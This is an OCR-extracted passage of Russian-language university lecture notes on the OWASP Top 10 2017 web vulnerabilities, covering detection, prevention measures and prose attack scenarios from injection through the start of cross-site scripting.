
ТЕМА 3: ВЕБ-УЯЗВИМОСТИ И МЕТОДЫ ИХ ПРЕДОТВРАЩЕНИЯ

Autor: N.Plești, lector univ.

Содержание

- Типы уязвимостей в веб приложениях (по OWASP - https://www.owasp.org/index.php/Top_10-2017_Top_10, https://sibac.info/conf/technology/v/95451)
- Методы предотвращения уязвимостей
  - *https://threatpost.ru/owasp-released-web-apps-security-manual/26093/*


VULNERABILITIES BY INDUSTRY
TRANSPORTATION
FINANCIAL SERVICES & INSURANCE
FEDERAL GOVERNMENT
HEALTHCARE
INTERNET & ONLINE SERVICES
MEDIA & ENTERTAINMENT
RETAIL & E-COMMERCE
TELECOM
TRAVEL & HOSPITALITY
CROSS-SITE SCRIPTING (XSS) 50% 16% 16% 19% 22% 24% 18% 24% 36%
INFORMATION DISCLOSURE 16% 10% 22% 17% 17% 12% 21% 21% 12%
IMPROPER ACCESS CONTROL 5% 6% 3% 10% 7% 7% 7% 9% 6%
VIOLATION OF SECURE DESIGN PRINCIPLES 2% 16% 19% 6% 6% 7% 6% 5% 5%
IMPROPER AUTHENTICATION 3% 4% 1% 11% 5% 7% 6% 4% 5%
CROSS-SITE REQUEST FORGERY (CSRF) 2% 9% 10% 7% 5% 5% 5% 2% 3%
OPEN REDIRECT 3% 7% 5% 3% 5% 9% 6% 4% 5%
BUSINESS LOGIC ERRORS 3% 5% 4% 3% 5% 7% 5% 2% 3%
PRIVILEGE ESCALATION 3% 2% 1% 4% 4% 2% 4% 2% 3%
INSECURE DIRECT OBJECT REFERENCE (IDOR) 3% 4% 2% 4% 4% 3% 3% 1% 7%
SERVER-SIDE REQUEST FORGERY (SSRF) 1% 1% 1% 4% 3% 1% 1% 1% 1%
CODE INJECTION 2% 1% 0% 1% 2% 2% 2% 2% 1%
SQL INJECTION 2% 2% 2% 3% 2% 2% 1% 6% 2%
DENIAL OF SERVICE 0% 2% 1% 0% 2% 2% 1% 2% 1%
CRYPTOGRAPHIC 0% 2% 2% 0% 1% 1% 1% 1% 1%

OWASP Top 10 Application Security Risks – 2017

1. Инъекции кодов
2. Уязвимости аутентификации (срыв)
3. Внешние объекты XML (XXE) - XML External Entities (XXE)
4. Доступность чувствительных данных
5. Прерывание контроля доступа
6. Неверная настройка (конфигурация) безопасности
7. Межсайтовый скриптинг (XSS)
8. Неправильная десериализация
9. Использование компонент с известными уязвимостями
10. Недостаточный контроль и регистрация действий пользователей с приложением

1. Инжектирование кодов

- Возможность инжектирования SQL, NoSQL – кодов, появляется тогда когда данные отправляются для интерпретирования как часть какой-то команды или запроса
- Данные атакующего могут обязывать интерпретатор выполнять незапланированные команды или злоумышленник может получить доступ к данным без надлежащего разрешения
- Возможные места инжектирования легко обнаруживаются при проверке / сканировании кода
- Вероятность появления составляет примерно 3

Является ли приложение уязвимым к инжектированию?

Приложение уязвимо к этому типу атаки, если:

- Данные, предоставленные пользователем не фильтруются и не проверяются приложением;
- Динамические запросы или непараметризированные вызовы, без контекстной защиты используются непосредственно в интерпретаторе;
- Уязвимые данные используются в параметрах поиска, для получения дополнительных, чувствительных записей;
- Уязвимые данные используются напрямую или конкатенируются, поэтому команда SQL или другая команда содержат как необходимые данные, так и враждебные данные в динамических запросах, командах или хранимых процедурах

Обзор исходного кода - лучший способ определить, является ли приложение уязвимым к инжектированиям, а затем автоматическое тестирование всех параметров, заголовков, URL-адресов, файлов cookie, данных JSON и XML

Как можно предотвратить данную уязвимость?

Предотвращение инжектирований требует хранение данных отдельно от команд и запросов:

- **Предпочтительным вариантом является использование безопасных API** (Application Programming Interface – используются программистами в процессе разработки веб приложений - https://en.wikipedia.org/wiki/Application_programming_interface), то что позволяет избежать полного использования интерпретатора или предоставляет параметризованный интерфейс

Примечание: Даже при параметризации, хранимые процедуры могут вводить инъекции SQL если PL / SQL или T-SQL конкатенирует запросы и данные или выполняет враждебные запросы с *EXECUTE IMMEDIATE* или *exec()*.

- **Использование проверок на стороне сервера**. Это не полная защита, потому что многие приложения требуют специальных символов, которые невозможно предугадать
- **Для любых динамических запросов рекомендуется удалить специальные символы**, используя специальный синтаксис (функции) этого интерпретатора

Примечание: структуры SQL, как например таблицы, названия столбцов и др., невозможно экранировать, и как следствие, названия введенные пользователем (в случае если это разрешается) для этих структур могут быть опасными

- **Рекомендуется использовать команду LIMIT** или другие команды контроля SQL в запросах, чтобы предотвратить большой объем доставки записей в случае SQL-инъекции

2. Уязвимости аутентификации пользователя

- Функция приложения проверяющая пользователя (аутентификация) и управление сессией часто неправильно реализованы, то что позволяет злоумышленникам узнавать пароли, ключи или другие данные сессии или использовать другие недостатки развертывания для временного или постоянного использования идентификационных данных других пользователей
- Атакующие имеют доступ к сотням миллионов действительных комбинаций имён пользователей и паролей, для заполнения полей данными учетной записи
- Распространенность уязвимости аутентификации широко распространена из-за неправильного проектирования и реализации большинства инструментов идентификации и контроля доступа. Правильное управление сессией является основой для аутентификации и контроля доступа, и должно присутствовать во всех приложениях
- Атакующие могут прервать аутентификацию с помощью ручных средств или могут использовать автоматизированные инструменты со списками паролей и словарей
- Атакующие могут получить доступ только к нескольким учетным записям или только к одной учетной записи - администратора, чтобы скомпрометировать всю систему. В зависимости от типа приложения, данная атака может привести к отмыванию денег, мошенничеству в области социальных сетей или краже личных данных или разглашение конфиденциальной информации, защищенной законом
- Вероятность появления данной атаки составляет примерно 2,5

Является ли приложение уязвимым к этой атаке?

Аутентификация пользователя и управление сессиями важны для защиты от атак аутентификации. Уязвимости аутентификации могут быть если приложение:

- Позволяет автоматические атаки, такие как повторное заполнение полей (у злоумышленника есть действительный список имен пользователей и пароли);
- Позволяет предопределенные или известные всем пароли, такие как «*Password1*» или «*admin*»;
- Использует процессы восстановления забытых паролей, основанные на «ответы на известные информации», которые не могут быть безопасными;
- Использует простой текст для паролей или неэффективные алгоритмы их шифрования;
- Не имеет функцию аутентификации или имеет, но неэффективную;
- Предоставляет идентификаторы сессии через URL (данные передаются в открытой форме)
- Идентификаторы сессии не правильно отмениваются (при завершении работы с приложением). Пользовательские сессии или данные аутентификации не удаляются

Как можно предотвратить данную уязвимость?

- Тогда когда это возможно внедряйте многофакторную аутентификацию (расширенная аутентификация, основанная на нескольких факторах, таких как: 1 - известная человеку информация - пароль, PIN и т. д.; 2 - вещь, которой обладает человек: карточка, имя; 3 – какое то свойство, которое имеет только данный человек – биометрические подробности - лицо, цвет глаз и т. д.), чтобы предотвратить автоматические атаки на заполнение поля
- Не отправляйте и не сохраняйте данные для аккаунта со значениями по умолчанию, особенно для пользователей с ролью «admin»
- Убедитесь, что выбранный пароль не является слабым, проверяя его (используйте буквы, цифры, знак подчеркивания. Для слов, используйте те которые трудно угадать)
- Создайте правила для длины, сложности вашего пароля, например, на основе указаний https://pages.nist.gov/800-63-3/sp800-63b.html#memsecret
- Убедитесь, что процесс создания аккаунта или восстановление аккаунта защищены от атак
- Необходимо ограничение доступа при повторном подключении или при сбое соединения. Записывать все сбои и администрировать предупреждения при обнаружении каких либо атак
- Идентификаторы сессий не должны быть доступны в URL-адресе, но должны быть надежно сохранены и должны быть изменены после отключения приложения или его неиспользования

3. Внешние сущности XML (XXE)

- Многие старые или плохо сконфигурированные XML-процессоры выявляют ссылки на внешние сущности непосредственно в документах XML. Внешние объекты могут быть использованы для раскрытия внутренних файлов с помощью обработчика URI (Uniform Resource Identifier; часто URI ресурса идентичен URL-адресу) для файлов, действий внутреннего сканирования портов, дистанционное выполнение кода и атак на отказ в обслуживании
- Атакующие могут использовать уязвимые процессоры XML и проверять, смогут ли они загружать XML-коды или смогут включать свой контент в XML-документе, используя уязвимый код
- Инструменты SAST (Static Application Security Testing - https://www.owasp.org/index.php/Source_Code_Analysis_Tools) могут найти данную проблему проверяя зависимости и конфигурации
- Инструменты DAST (Dynamic Application Security Testing - https://www.owasp.org/index.php/Category:Vulnerability_Scanning_Tools) также требуют дополнительных ручных действий для обнаружения и анализа этой уязвимости
- Эти уязвимости могут использоваться для извлечения данных, выполнения удаленного запроса на сервере, сканирования внутренних систем, выполнения атак типа «отказ в обслуживании»
- Вероятность появления данной атаки составляет примерно 2.5

Является ли приложение уязвимым к этой атаке?

Приложения и особенно веб-службы на основе XML могут быть уязвимы для этой атаки, если:

- Приложение разрешает прямые загрузки кода XML, особенно из небезопасных источников, или позволяет вставить небезопасные данные в документы XML. Полученный код затем интерпретируется процессором XML
- Любой XML-процессор из веб сервисов, основанный на приложениях или SOAP (**Simple Object Access Protocol -** спецификация протокола простого доступа к объектам для структурированного обмена информацией при развертывании веб-сервисов из компьютерных сетей) включает определение документа (DTD). Поскольку точный механизм дезактивации обработки DTD отличается от процессора к процессору, рекомендуется проконсультировать ссылку https://www.owasp.org/index.php/XML_External_Entity_(XXE)_Prevention_Cheat_Sheet - «Предотвращение XXE"
- Если приложение использует SAML (**Security Assertion Markup Language** – с помощью протокола SAML пользователи могут получать доступ ко множеству своих облачных приложений, указывая всего один логин и пароль, https://habr.com/company/gemaltorussia/blog/322316/, https://en.wikipedia.org/wiki/Security_Assertion_Markup_Language). Данный стандарт также основан на XML и предназначен для обмена данными аутентификации и авторизации и это также может стать уязвимостью
- Быть уязвимым для атак XXE, означает, что приложение уязвимо для атак типа «отказ в обслуживании», включая атаку «Billion Laughs» (в компьютерной безопасности, данная атака определяется как Denial-of-Service (DoS) и ориентирована на синтаксические анализаторы XML-документов (https://en.wikipedia.org/wiki/Billion_laughs_attack)

Как можно предотвратить данную уязвимость?

Для выявления и смягчения XXE требуется дополнительная подготовка разработчиков. Кроме того, для предотвращения XXE требуется:

- По возможности, использовать менее сложные форматы данных, такие как JSON, и избегать сериализации конфиденциальных данных
- Обновить все XML-процессоры и библиотеки, используемые приложением или операционной системой. Обновить SOAP
- Пересмотреть внешние XML сущности и обработку DTD во всех парсерах XML из приложения, используя рекомендации https://www.owasp.org/index.php/XML_External_Entity_(XXE)_Prevention_Cheat_Sheet
- Внедрить проверку входных данных, фильтрацию или очистку на уровне сервера, чтобы предотвратить враждебные данные из XML-документов и заголовков
- Проверить, действительно ли функция загрузки файлов XML или XSL, проверяет входящий XML, испоьзуя проверки на основе XSD (XML Schema Definition) или другие виды проверок
- Инструменты SAST могут помочь в выявлении кодов XXE, но ручная проверка кода - лучшая альтернатива сложным приложениям

Если все эти элементы управления невозможно внедрить, рассмотреть возможность использования firewall-ов для веб-приложений с целью обнаружения, мониторинга и блокировки XXE

4. Доступность чувствительных данных

- Многие веб-приложения и API не защищают конфиденциальные данные, например, финансовые данные, медицинские и личные данные. Атакующие могут похищать или изменить, плохо защищенные данные для мошенничества с кредитными карточками, кражи личных данных или других правонарушений. Чувствительные данные могут быть скомпрометированы, если они недостаточно защищены. Рекомендуется шифрование сохраненных или передаваемых данных, а также рекомендуется выполнение специальных действий, когда данные передаются с браузера на сервер
- Вместо того, чтобы атаковать зашифрованные данные напрямую, злоумышленники чаще всего крадут ключи, запускают атаки типа "man-in-the-middle" или крадут данные с сервера, или пока они находятся в пути от приложения-клиент на сервер
- В криптографии и компьютерной безопасности, атака типа "man-in-the-middle" (MITM) это атака, в которой злоумышленник тайно запускает и изменяет связь между двумя сторонами, которые считают, что они общаются напрямую друг с другом. Примером атаки «человек в середине» является тогда, когда злоумышленник делает независимые соединения с жертвами и отправляет сообщения друг другу, чтобы заставить их думать, что они разговаривают напрямую друг с другом через частное соединение, причем весь разговор контролируется атакующим. Нападавший перехватывает все соответствующие сообщения, которые проходят между двумя жертвами, и должен преуспеть в том, чтобы ввести новые. Это легко сделать, например, если злоумышленник находится в пределах диапазона точки беспроводного доступа (Wi-Fi) и доступ получается без шифровки (свободно доступен, нет пароля доступа)
- В течении последних лет это была самая распространенная атака. Самая большая ошибка заключается в том, что конфиденциальные передаваемые данные не шифруются в приложении. И если данные зашифрованы, тогда случается что или управление ключами плохое или алгоритм шифрования плох
- Вероятность проявления данной уязвимости примерно – 2.5

Является ли приложение уязвимым к этой атаке?

Прежде всего необходимо определить необходимость защиты транзитных и хранимых данных. Например, пароли, номера кредитных карт, медицинские записи, личная информация и коммерческая тайна требуют дополнительной защиты, особенно если эти данные попадают под действие законов о конфиденциальности, таких как например *правила общей защиты данных ЕС* (GDPR) или других правил, таких как защита финансовых данных, таких как стандарт безопасности данных PCI (PCI DSS- Payment Card Industry Data Security Standard). Для всех этих данных рекомендуется проверить:

- Передаются ли данные в виде открытого текста? Это относится к протоколам, таким как HTTP, SMTP и FTP. Внешний интернет-трафик обычно опасен. Также рекомендуется проверять внутренний трафик: веб-серверы или серверные системы
- Являются устаревшими или слабыми криптографические алгоритмы
- Ключами шифрования являются значения по умолчанию, повторяются ли ключи или процесс управления ключами отсутствует
- Шифрование не обязательно
- Пользователь (например, приложение, клиент электронной почты) не проверяет, если сертификат, полученный с сервера, действителен

Как можно предотвратить данную уязвимость?

- Классифицировать все данные, обрабатываемые, сохраненные или переданные приложением. Определение конфиденциальных данных в соответствии с законами о конфиденциальности, нормативными требованиями или потребностями бизнеса
- Применить элементы управления в соответствии с тем как данные были классифицированы
- Не хранить конфиденциальные данные, если они вам не нужны. Несохраненные данные не могут быть украдены! ☺️
- Убедитесь, что вы зашифровали все конфиденциальные, хранящиеся данные
- Убедитесь, что используете обновленные и мощные стандартные алгоритмы, протоколы и ключи; необходимо правильно управлять ключами (https://ru.wikipedia.org/wiki/%D0%9A%D0%BB%D1%8E%D1%87_(%D0%BA%D1%80%D0%B8%D0%BF%D1%82%D0%BE%D0%B3%D1%80%D0%B0%D1%84%D0%B8%D1%8F), https://ru.wikipedia.org/wiki/%D0%A3%D0%BF%D1%80%D0%B0%D0%B2%D0%BB%D0%B5%D0%BD%D0%B8%D0%B5_%D0%BA%D0%BB%D1%8E%D1%87%D0%B0%D0%BC%D0%B8)
- Шифруйте все данные, которые передаются с помощью защищенных протоколов, таких как TLS (***Transport Layer Security***). Применяйте шифрования с использованием директив, таких как HTTP Strict Transport Security (HSTS)
- Отключите кэширование ответов, содержащих конфиденциальные данные
- Храните пароли, используя мощные функции хэширования **Argon2** (https://www.cryptolux.org/index.php/Argon2), scrypt() (https://en.wikipedia.org/wiki/Scrypt), **bcrypt** (https://en.wikipedia.org/wiki/Bcrypt) или **PBKDF2** (https://en.wikipedia.org/wiki/PBKDF2)
- Самостоятельно проверяйте эффективность конфигураций и настроек

Посмотрите и http://www.howto-expert.com/how-to-get-https-setting-up-ssl-on-your-website/

Примеры сценариев атак

- **Сценарий 1**. Приложение шифрует номера кредитных карточек в базе данных, используя автоматическое шифрование для базы данных. Однако эти данные автоматически декодируются при извлечении, что позволяет уязвимости SQL-инъекции считывать номера кредитных карт в открытом тексте
- **Сценарий 2**. Сайт не использует TLS (***Transport Layer Security*** **-** Протокол защиты транспортного уровня) для всех страниц или поддерживает плохое шифрование. Злоумышленник отслеживает сетевой трафик (например, в небезопасной беспроводной сети), отключает HTTPS для HTTP-соединений, перехватывает запросы и крадет файл cookie сеанса пользователя. Затем злоумышленник повторяет этот файл cookie и захватывает сеанс пользователя (аутентифицированного пользователя) путем доступа или изменения личных данных пользователя. Но злоумышленник может совершать еще более серьезные действия, изменяя все отправленные вами данные, такие как данные о получателе денежного перевода например ☺️ ☹️
- **Сценарий 3**. База данных паролей использует простые функции шифрования для хранения паролей пользователей. Ошибка загрузки файла позволит злоумышленнику украсть базу паролей

5. Прерывание контроля доступа

- Ограничения на разрешения успешно прошедших аутентификацию пользователей, часто не применяются должным образом. Атакующие могут использовать эти недостатки для доступа к неавторизованным функциям и / или данным, таким как доступ к учетным записям других пользователей, просмотр конфиденциальных файлов данных, изменение данных других пользователей, изменение прав доступа и т. д.
- Инструменты SAST и DAST могут обнаруживать отсутствие контроля доступа, но не могут проверить, работает ли он, когда он присутствует. Контроль доступа обнаруживается с помощью ручных средств или автоматическими средствами
- Техническое воздействие заключается в том, что злоумышленники действуют как администраторы или пользователи с привилегированными функциями или которые создают, получают доступ, обновляют или удаляют записи
- Вероятность проявления приблизительно 2.0

Является ли приложение уязвимым к этой атаке?

Контроль доступа требует соблюдения политики, когда **пользователи не могут получить доступ к функциям, выходящим за пределы их разрешений**. Атаки обычно приводят к достопу недоступных данных, модификации или уничтожению всех данных или к доступу к функциям, выходящим за пределы доступа пользователя. Основные уязвимости управления доступом:

- Обход элементов управления доступом, изменив URL-адрес, внутренний статус приложения или HTML-страницу или используя специальный инструмент атаки API
- Разрешить изменение первичного ключа при доступе к учетной записи другого пользователя, позволяя кому-либо просматривать или редактировать учетную запись другого пользователя
- Высокий уровень привилегий доступа. Пользователь действует как пользователь без аутентификации или как администратор, несмотря на то что у него есть простые права пользователя
- Принудите пользователя к аутентификации если это необходимо

Как можно предотвратить данную уязвимость?

Контроль доступа эффективен только в том случае, если он применяется к скрипту, выполняемому на сервере или в API, где злоумышленник не может изменять элементы управления доступом или метаданные

- Внедрите механизмы контроля доступа один раз и повторно используйте их во всём приложении, включая минимизацию использования CORS (**Cross-Origin Resource Sharing** - механизм, который использует дополнительные заголовки HTTP, чтобы сообщить браузеру, что бы он позволил веб-приложению, работающее в каком-то домене, иметь разрешение на доступ к выбранным ресурсам с другого сервера. Пример приложения CORS: JavaScript код с фронтенда для веб-приложения на *http://domain-a.com* использует *XMLHttpRequest* для запроса данных от *http://api.domain-b.com/data. JSON*)
- Модели управления доступом должны обязать пользователя зарегистрироваться и не позволять чтобы пользователь имел возможность создания, чтения, обновления или удаления любой записи (других пользователей например)
- Ошибки контроля доступа к журналу, при необходимости, рекомендуется активировать оповещания (например, при повторных сбоях)

Разработчики и сотрудники QA должны включать функциональный блок контроля доступа и интеграционные тесты

Примеры сценариев атак

Сценарий 1. Приложение использует непроверенные данные в SQL-запросе, который обращается к данным какой то учетной записи. Злоумышленник просто изменяет параметр запроса в браузере для отправки нужного номера учетной записи. Если этот параметр не был правильно проверен, злоумышленник может получить доступ к любой учетной записи пользователя.

Сценарий 2. Нападающий заставляет навигацию по URL-адресам, которые он знает. Например, административные права необходимы для доступа к странице управления контентом приложения:

- http://example.com/app/info/
- http://example.com/app/admin_info/

Если неаутентифицированный пользователь может получить доступ к любой из страниц, это риск. Если у не-администратора есть доступ к странице администрирования, он также представляет собой риск

6. Неверная настройка (конфигурация) безопасности приложения

- Неправильная конфигурация безопасности является наиболее распространенной проблемой. Обычно это результат небезопасных конфигураций по умолчанию, неполных конфигураций, открытого (доступного) облачного хранилища, неправильно настроенных заголовков HTTP и неправильных сообщений об ошибках, содержащих конфиденциальную, личную информацию. Необходимо правильно настроить не только все операционные системы, инфраструктуру, библиотеки и приложения, но они также должны быть своевременно обновлены
- Источник уязвимости: атакующие попытаются использовать недостатки или получить доступ к учетным записям которые не требуют аутентификации, к незащищенным файлам и папкам и т. д., с целью получения несанкционированного доступа или чтобы узнать систему получше
- Несоответствующая конфигурация безопасности может возникать на любом уровне стека приложений, включая: на уровне сетевых служб, платформы, веб-сервера, сервера приложений, базы данных, фреймворков, предварительно установленных виртуальных машин, хранилищ. Автоматические сканеры полезны для обнаружения неправильных конфигураций, использования учетных записей или конфигураций по умолчанию, ненужных сервисов, унаследованных опций и т. д.
- Вероятность проявления приблизительно 3.0

Является ли приложение уязвимым к этой атаке?

Приложение может быть уязвимым, если:

- Отсутствует надлежащая безопасность на обеих сторонах стека приложений или права доступа были неправильно настроены для облачных сервисов
- Были включены или установлены ненужные характеристики, такие как ненужные порты, службы, страницы, учетные записи или привилегии
- Учетные записи по умолчанию и их пароли по-прежнему активны и неизменны
- Сообщения об ошибках содержат слишком много информации для пользователей
- Для обновленных систем, функции безопасности либо отключены, либо неправильно настроены
- Настройки безопасности на серверах приложений, фреймворках (таких как Struts, Spring, ASP.NET), библиотеки, базы данных и т.д. не были установлены должным образом
- Сервер не отправляет заголовки безопасности или они не настроены на безопасные значения
- Программное обеспечение устарело или уязвимо (см. Уязвимость 9 - Использование компонентов с известными уязвимостями)

Как можно предотвратить данную уязвимость?

Процесс установки должен быть безопасным и включать:

- Средства разработки, тестирования и эксплуатации должны быть настроены идентично, но доступны с различными данными доступа для каждой среды. Этот процесс должен быть, по возможности, автоматизирован для минимизации усилий, необходимых для создания новой безопасной среды
- Минимальная платформа: без лишних функций, ненужных компонент, ненужной документацией. Очистить или не устанавливать функции и фреймворки, которые не будут использоваться в приложении
- Должно существовать действие в процессе управления исправлениями (изменение кода), которое позволяет просматривать и обновлять конфигурации, соответствующие всем предупреждениям (см. Уязвимость 9 - Использование компонентов с известными уязвимостями). В частности, рекомендуется пересмотреть разрешения облачного хранилища
- Сегментированная архитектура приложений, обеспечивающая эффективное и надежное разделение между компонентами
- Необходимо отправить директивы по безопасности клиентам, например, через заголовки защиты
- Если есть возможность – внедрить автоматизированный процесс проверки эффективности конфигураций и настроек во всех средах

Примеры сценариев атак

Сценарий 1. Сервер приложений поставляется с приложениями, которые не удаляются с сервера в процессе эксплуатации. Эти приложения имеют уязвимости безопасности, которые злоумышленники могут использовать для атаки сервера. Если одно из этих приложений является консолью администрирования, а учетные записи по умолчанию не были изменены, злоумышленник может записывать пароли по умолчанию и может заполучить контроль

Сценарий 2. Конфигурация сервера приложений позволяет получать подробные сообщения об ошибках, возвращаемые пользователям. Это иногда предоставляет конфиденциальную информацию

Сценарий 3. Поставщик облачных сервисов имеет разрешения по умолчанию для доступа, которые доступны и другим пользователям этого поставщика облачных услуг. Это позволяет получить доступ к конфиденциальным данным, хранящимся в облачном хранилище

7. **Cross-Site Scripting (XSS)**

- Ошибки XSS возникают, когда приложение включает небезопасные данные с другой веб-страницы без проверок или защиты специальных символов. Или обновляется существующая веб-страница с предоставленными пользователем данными, используя браузер API, который может создавать HTML или JavaScript
- XSS позволяет злоумышленникам запускать скрипты в браузере жертвы, то что может привести к захвату пользовательского сеанса, может нанести ущерб веб-сайтам или перенаправить пользователя на другие сайты, которые, в свою очередь, могут нанести вред пользователю
- XSS является второй наиболее распространенной проблемой и встречается примерно в двух третьях всех веб-приложений
- Автоматизированные инструменты могут обнаруживать проблемы XSS, особенно когда используются зрелые технологии для создания приложений, таких как: PHP, JSP и ASP.NET
- Вероятность этой уязвимости составляет примерно 3.0

Является ли приложение уязвимым к этой атаке?

Существуют три формы XSS, которые обычно ориентированы на браузеры пользователей:

